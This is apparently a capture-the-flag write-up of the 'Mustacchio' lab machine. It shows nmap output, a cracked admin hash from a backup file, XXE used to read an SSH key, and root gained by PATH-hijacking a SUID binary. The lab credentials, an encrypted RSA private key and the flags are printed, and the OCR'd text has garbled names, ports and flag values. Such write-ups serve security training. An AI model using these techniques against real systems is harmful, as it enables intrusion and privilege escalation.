#### Mustacche

#### **Enumaration**

```
# port 22,80,8675 open
```

# on port 80 found a /custom dir which have a user.bak file

# we get some sort of credentials admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b

# the cracked hash is bulldog19 so

### **Nmap**


```
PORT
       STATE
               SERVICE VERSION
22/tcp open
                       OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
               ssh
| ssh-hostkey:
2048 58:1b:0c:0f:fa:cf:05:be:4c:c0:7a:f1:f1:88:61:1c (RSA)
256 3c:fc:e8:a3:7e:03:9a:30:2c:77:e0:0a:1c:e4:52:e6 (ECDSA)
256 9d:59:c6:c7:79:c5:54:c4:1d:aa:e4:d1:84:71:01:92 (ED25519)
80/tcp open
                       Apache httpd 2.4.18 ((Ubuntu))
              http
| http-robots.txt: 1 disallowed entry
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Mustacchio | Home
8675/tcp filtered msi-cps-rm
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.10 - 3.13 (90%), Linux 5.4 (90%), Crestron XPanel control system (90%), ASUS RT-
N56U WAP (Linux 3.4) (87%), Linux 3.1 (87%), Linux 3.16 (87%), Linux 3.2 (87%), HP P2000 G3 NAS device (87%),
AXIS 210A or 211 Network Camera (Linux 2.6.17) (87%), Android 4.1.1 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 4 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

#### HTTP:80

# Found a /custom directory from gobuster and then found a bakup file

```
└# strings <u>users.bak</u>
SQLite format 3
tableusersusers
CREATE TABLE users(username text NOT NULL, password text NOT NULL)
]admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
```

# On port 8765 found a login page



```
# We cracked the hash and got the password admin: bulldog19
```

```
# Found another backu file after loggin in
```

# Here we have a comment section which parses xml so we can parse our external entities

# **Exploitation**

# Found another backup file after loggin in

```
//document.cookie = "Example=/auth/dontforget.bak";
function checktarea() {
let tbox = document.getElementById("box").value;
if (tbox == null || tbox.length == 0) {
   alert("Insert XML Code!")
```

# we get an ssh username

# Here we have a comment section which parses xml so we can parse our external entities

# in /auth/dontforget.bak we see a type of xml payload so we copy that and change it to include barry user ssh key since we know his key exists from source comment

# we get the rsa key

# NOw we login using this but we require passphrase so we use ssh2john to convert to hash and then crack it

# we login as barry

# Post Exploitation

# we see a suid binary in joe user home directory

```
/home/joe/live_log
/bin/ping
/bin/ping6
/bin/mount
/bin/mount
/bin/fusermount
/bin/su
parry@mustacchio:/home/joe$ ls -al
total 28
drwxr-xr-x 2 joe joe 4096 Jun 12 15:48 .
drwxr-xr-x 4 root root 4096 Jun 12 15:48 .
-rwsr-xr-x 1 root root 16832 Jun 12 15:48 live_log
parry@mustacchio:/home/joe$
```

# this binary reads nginx log file using tail binary

<sup>#</sup> Tail binary is not absoulte path so we add our path in path variable and create a custom binary named binary which will cp /bin/bash in /tmp and set it to suid

<sup>#</sup> we run the binary and then run/tmp/rootbash with -p flag for privileged mode

```
arry@mustacchio:~$ nano tail
arry@mustacchio:~$
arry@mustacchio:~$ cd /home/joe
arry@mustacchio:/home/joe$ ./live_log
ive Nginx Log Readerbarry@mustacchio:/home/joe$ /tmp/rootbash -p
rootbash-4.3# id
id=1003(barry) gid=1003(barry) euid=0(root) egid=0(root) groups=0(root),1003(barry)
rootbash-4.3#
```

#### Loot

#### **Credentials**

----BEGIN RSA PRIVATE KEY----

Proc-Type: 4, ENCRYPTED

```
# Backup file
admin1868e36a6d2b17d4c2745f1659433a54d4bc5f4b
### Cracked
admin : bulldog19
# ssh
username : barry
### ID_RSA
```

DEK-Info: AES-128-CBC,D137279D69A43E71BB7FCB87FC61D25E

jqDJP+blUr+xMlASYB9t4gFyMl9VugHQJAylGZE6J/b1nG57eGYOM8wdZvVMGrfN bNJVZXj6VluZMr9uEX8Y4vC2bt2KCBiFg224B61z4XJoiWQ35G/bXs1ZGxXoNIMU MZdJ7DH1k226qQMtm4q96MZKEQ5ZFa032SohtfDPsoim/7dNapEOujRmw+ruBE65 I2f9wZCfDaEZvxCSyQFDJjBXm07mqfSJ3d59dwhrG9duruu1/alUUvl/jM8bOS2D Wfyf3nkYXWyD4SPCSTKcy4U9YW26LG7KMFLcWcG0D3I6I1DwyeUBZmc8UAuQFH7E NsNswVykkr3gswl2BMTqGz1bw/1qOdCj3Byc1LJ6mRWXfD3HSmWcc/8bHfdvVSqQ ul7A8ROlzvri7/WHlcIA1SfcrFaUj8vfXi53fip9gBbLf6syOo0zDJ4Vvw3ycOie TH6b6mGFexRiSaE/u3r54vZzL0KHgXtapzb4gDl/yQJo3wqD1FfY7AC12eUc9NdC rcvG8XcDg+oBQokDnGVSnGmmvmPxIsVTT3027ykzwei3WVlagMBCOO/ekoYeNWIX bhl1qTtQ6uC1kHjyTHUKNZVB78eDSankoERLyfcda49k/exHZYTmmKKcdjNQ+KNk 4cpvlG9Qp5Fh7uFCDWohE/qELpRKZ4/k6HiA4FS13D59JlvLCKQ6IwOflRnstYB8 7+YoMkPWHvKjmS/vMX+elcZcvh47KNdNl4kQx65BSTmrUSK8GgGngIJu2/G1fBk+ T+gWceS51WrxIJuimmjwuFD3S2XZaVXJSdK7ivD3E8KfWjgMx0zXFu4McnCfAWki ahYmead6WiWHtM98G/hQ6K6yPDO7GDh7BZuMgpND/LbS+vpBPRzXotClXH6Q99I7 LIuQCN5hCb8ZHFD06A+F2aZNpg0G7FsyTwTnACtZLZ61GdxhNi+3tjOVDGQkPVUs pkh9gqv5+mdZ6LVEqQ31eW2zdtCUfUu4WSzr+AndHPa2Iqt90P+wH2iSd4bMSsxg laXPXdcVJxmwTs+Kl56fRomKD9YdPtD4Uvyr53Ch7CiiJNsFJg4lY2s7WiAlxx9o vpJLGMtpzhg8AXJFVAtwaRAFPxn54y1FITXX6tivk62yDRjPsXfzwbMNsvGFgvQK DZkaeK+bBjXrmuqD4EB9K540RuO6d7kiwKNnTVgTspWIVCebMfLIi76SKtxLVpnF 6aak2iJkMIQ9I0bukDOLXMOAoEamIKJT5g+wZCC5aUI6cZG0Mv0XKbSX2DTmhyUF ckQU/dcZcx9UXoIFhx7DesgroBTR6fEBlgsn7OPISFj0IAHHCglsxPawmlvSm3bs

7bdofhlZBjXYdllZgBAqdq5jBJU8GtFcGyph9cb3f+C3nkmeDZJGRJwxUYeUS9Of 1dVkfWUhH2x9apWRV8pJM/ByDd0kNWa/c//MrGM0+DKkHoAZKfDl3sC0gdRB7kUQ +Z87nFlmxw95dxVvoZXZvoMSb7Ovf27AUhUeeU8ctWselKRmPw56+xhObBoAbRIn 7mxN/N5LlosTefJnlhdlhIDTDMsEwjACA+q686+bREd+drajgk6R9eKgSME7geVD -----END RSA PRIVATE KEY-----

Passphrase:

username: Joe

## **Flags**

### # User Flag

62d77a4d5f97d47c5aa38b3b2651b831

```
barry@mustacchio:~$ ls -la

total 20

drwxr-xr-x 4 barry barry 4096 Jun 12 21:28 .

drwxr-xr-x 4 root root 4096 Jun 12 15:48 ..

drwx----- 2 barry barry 4096 Jun 12 21:28 .cache

drwxr-xr-x 2 barry barry 4096 Jun 12 15:48 .ssh

-rw-r--r- 1 barry barry 33 Jun 12 15:48 user.txt

barry@mustacchio:~$ cat user.txt

62d77a4d5f97d47c5aa38b3b2651b831

barry@mustacchio:~$
```

# # Root Flag

3223581420d906c4dd1a5f9b530393a5

```
rootbash-4.3# id
uid=1003(barry) gid=1003(barry) euid=0(root) egi
rootbash-4.3# cd /root
rootbash-4.3# cat root.txt
s223581420d906c4dd1a5f9b530393a5
rootbash-4.3#
```